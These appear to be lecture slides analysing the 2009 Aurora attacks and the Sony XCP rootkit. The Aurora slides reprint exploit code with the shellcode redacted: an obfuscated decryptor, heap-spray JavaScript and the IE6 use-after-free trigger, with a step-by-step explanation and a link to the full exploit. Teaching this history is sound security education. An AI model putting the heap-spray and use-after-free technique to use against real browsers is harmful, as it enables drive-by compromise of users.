
- Uses Windows Management Instrumentation (WMI) to establish a persistent trojan and hide its presence from antivirus file scanners
- C&C servers on free hosting services
- QQ instant messaging numbers associated with server registration are linked to several individuals
  - 2005 hacker forum posts about backdoors, shellcode, fuzzing vulnerabilities
  - 2005 bulletin board posts recruiting students for a network security project at the Information Security Institute of the Sichuan University

Aurora Attacks

- 2009 attacks of Chinese origin on Google and several other high-tech companies
  - State Department cables published on WikiLeaks claim the attacks were directed by the Chinese Politburo
- Phishing emails exploit a use-after-free vulnerability in IE 6 to install Hydraq malware
  - Compromised machines establish SSL-like backdoor connections to C&C servers
- Goal: gain access to software management systems and steal source code

It All Starts with an Email…

- A targeted, spear-phishing email is sent to sysadmins, developers, etc. within the company
- Victims are tricked into visiting a page hosting this Javascript:




```
<script>
var c = document
var b = "60 105 [...encrypted bytes removed...] 62 14 10 "
var ss=b.split(" ");
var a ="a a a [...removed bytes...]| } ~ "
var s=a.split(" ");
s[32]=" "
cc = ""
for(i=0;i<ss.length-1;i++) cc += s[ss[i].valueOf()-i%2];
var d = c.write
d(cc);
</script>
```

- It decrypts and executes the actual exploit


Aurora Exploit (1)

[redacted] http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit



```
<html>


<script>

var sc = unescape("%u9090%[…removed shellcode…]%ubfa8%u00d8");
var sss = Array(826, 679, […removed encrypted bytes…] 413, 875);
var arr=new Array;
for(var i=0;i<sss.length;i++)
{
      arr[i]=String.fromCharCode(sss[i]/7);
}
var cc=arr.toString();
cc = cc.replace(/,/g,"");
cc = cc.replace(/@/g,",");
eval(cc);

var x1 = new Array();
for (i=0; i<200;i++)
{
      x1[i]=document.createElement("COMMENT");
      x1[i].data="abc";
};
var e1=null;

function ev1(evt)
{
      e1=document.createEventObject(evt);
      document.getElementById("sp1").innerHTML="";
      window.setInterval(ev2, 50);
}

function  ev2()
{
      p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
      for(i=0;i<x1.length;i++)
      {
            x1[i].data=p;
      };

      var t = e1.srcElement;
}

</script>
<span id="sp1"><IMG SRC="aaa.gif" onload="ev1(event)"></span>
</body></html>
```

Decrypts into this code…




```
var n = unescape("%u0c0d%u0c0d");
while(n.length<=524288) n += n;
n = n.substring(0,524269-sc.length);
var x = new Array();
for(var i=0;i<200;i++)
{
      x[i]=n+sc;
}
```

This code sprays the heap with 0x0D0C bytes + shellcode

Aurora Exploit (2)

[redacted] http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit



```
<html>


<script>

var sc = unescape("%u9090%[…removed shellcode…]%ubfa8%u00d8");
var sss = Array(826, 679, […removed encrypted bytes…] 413, 875);
var arr=new Array;
for(var i=0;i<sss.length;i++)
{
      arr[i]=String.fromCharCode(sss[i]/7);
}
var cc=arr.toString();
cc = cc.replace(/,/g,"");
cc = cc.replace(/@/g,",");
eval(cc);

var x1 = new Array();
for (i=0; i<200;i++)
{
      x1[i]=document.createElement("COMMENT");
      x1[i].data="abc";
};
var e1=null;

function ev1(evt)
{
      e1=document.createEventObject(evt);
      document.getElementById("sp1").innerHTML="";
      window.setInterval(ev2, 50);
}

function  ev2()
{
      p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
      for(i=0;i<x1.length;i++)
      {
            x1[i].data=p;
      };

      var t = e1.srcElement;
}

</script>
<span id="sp1"><IMG SRC="aaa.gif" onload="ev1(event)"></span>
</body></html>
```

1. Sets up an array of two hundred “COMMENT” objects


3. Deletes the image

4. Sets up a timer to call this code every 50 milliseconds

2. Creates an image object and calls this code when image is loaded

Aurora Exploit (3)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit



```
function  ev2()
{
      p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
      for(i=0;i<x1.length;i++)
      {
            x1[i].data=p;
      };

      var t = e1.srcElement;
}
```

Overwrites memory that belonged to the deleted image object with 0x0C0D

Accesses the deleted image

Allocated memory has a reference counter (how many pointers are pointing to this object?)

A bug in IE6 JavaScript reference counter allows code to dereference a deleted object

Aurora Exploit (4)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit

- When accessing this image object, IE 6 executes the following code:

  ```
  MOV EAX,DWORD PTR DS:[ECX]
  CALL DWORD PTR DS:[EAX+34]
  ```

- This code calls the function whose address is stored in the object… Ok if it's a valid object!
- But object has been deleted and its memory has been overwritten with 0x0C0D0C0D… which happens to be a valid address in the heap spray area ⇒ control is passed to shellcode

Aurora Tricks

- 0x0C0D does double duty as a NOP-like instruction and as an address
  - 0x0C0D is binary for OR AL, 0d – effectively a NOP – so an area filled with 0x0C0D acts as a NOP sled
    - AL is the lower byte of the EAX register
  - When 0x0C0D0C0D is read from memory by IE6, it is interpreted as an address… which points into the heap spray area, likely to an 0x0C0D instruction
- Bypasses DEP (Data Execution Prevention) – how?
- Full exploit code:

http://wepawet.iseclab.org/view.php?hash=1aea206aa64ebeabb07237f1e2230d0f&type=js

Sony XCP Rootkit

- Halderman and Felten. "Lessons from the Sony CD DRM Episode" (USENIX Security 2006)
- The following slides shamelessly jacked from Halderman

Cast of Characters

SONY BMG
MUSIC ENTERTAINMENT

First4Internet

52 titles
4.7 million discs

SunnComm

Light years beyond encryption™

37 titles
20 million discs

DRM: Digital Rights Management

CD Players

Plays normally

Computers


Restricted use

e.g. Can't copy disc

Can't rip as MP3

Can't use on iPod

Active Protection



Special protection driver that breaks applications

Defeating Active Protection

- Prevent installation
  - Infamous shift key 'attack'
    - Disables autorun that installs protection driver from CD
  - Turn autorun off
  - Use Linux, Mac OS, etc.
- Interfere with disc detection
- Disable or remove protection drivers

XCP Rootkit: Motivation

- Content protection problem:


  Users will remove active protection software

- XCP response:

  Actively conceal processes, files, registry keys

XCP Rootkit: Discovery


Mark Russinovich
October 31, 2005



Path	Timestamp	Size	Description
HKLM\SOFTWARE\$sys$reference	10/29/2005 5:23 AM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\$sys$aries	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\$sys$cor	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\$sys$crater	10/29/2005 6:47 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\$sys$DRMServer	10/29/2005 9:00 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\$sys$oct	10/29/2005 6:49 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\$sys$aries	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\$sys$cor	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\$sys$crater	10/29/2005 6:47 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\$sys$DRMServer	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
C:\WINDOWS\system32\$sys$caj.dll	10/29/2005 5:23 AM	88.00 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem	10/31/2005 9:42 AM	0 bytes	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem\$sys$DRMServer.exe	10/29/2005 9:02 PM	300.00 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem\$sys$parking	10/29/2005 5:23 AM	2.09 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem\aries.sys	10/31/2005 9:42 AM	6.25 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem\crater.sys	10/29/2005 5:23 AM	11.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem\DbgHelp.dll	10/29/2005 5:23 AM	747.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem\lim.sys	10/29/2005 9:02 PM	10.13 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem\oct.sys	10/29/2005 5:23 AM	11.75 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$filesystem\Unicows.dll	10/29/2005 5:23 AM	240.65 KB	Hidden from Windows API.
C:\WINDOWS\system32\$sys$upgtool.exe	10/29/2005 5:23 AM	76.00 KB	Hidden from Windows API.
C:\WINDOWS\system32\drivers\$sys$cor.sys	10/29/2005 5:23 AM	10.13 KB	Hidden from Windows API.

Scan complete: 22 discrepancies found.

Normal Windows Operation



Normal Windows system call to list files in a directory

Application

KeQueryDirectoryFile(…);

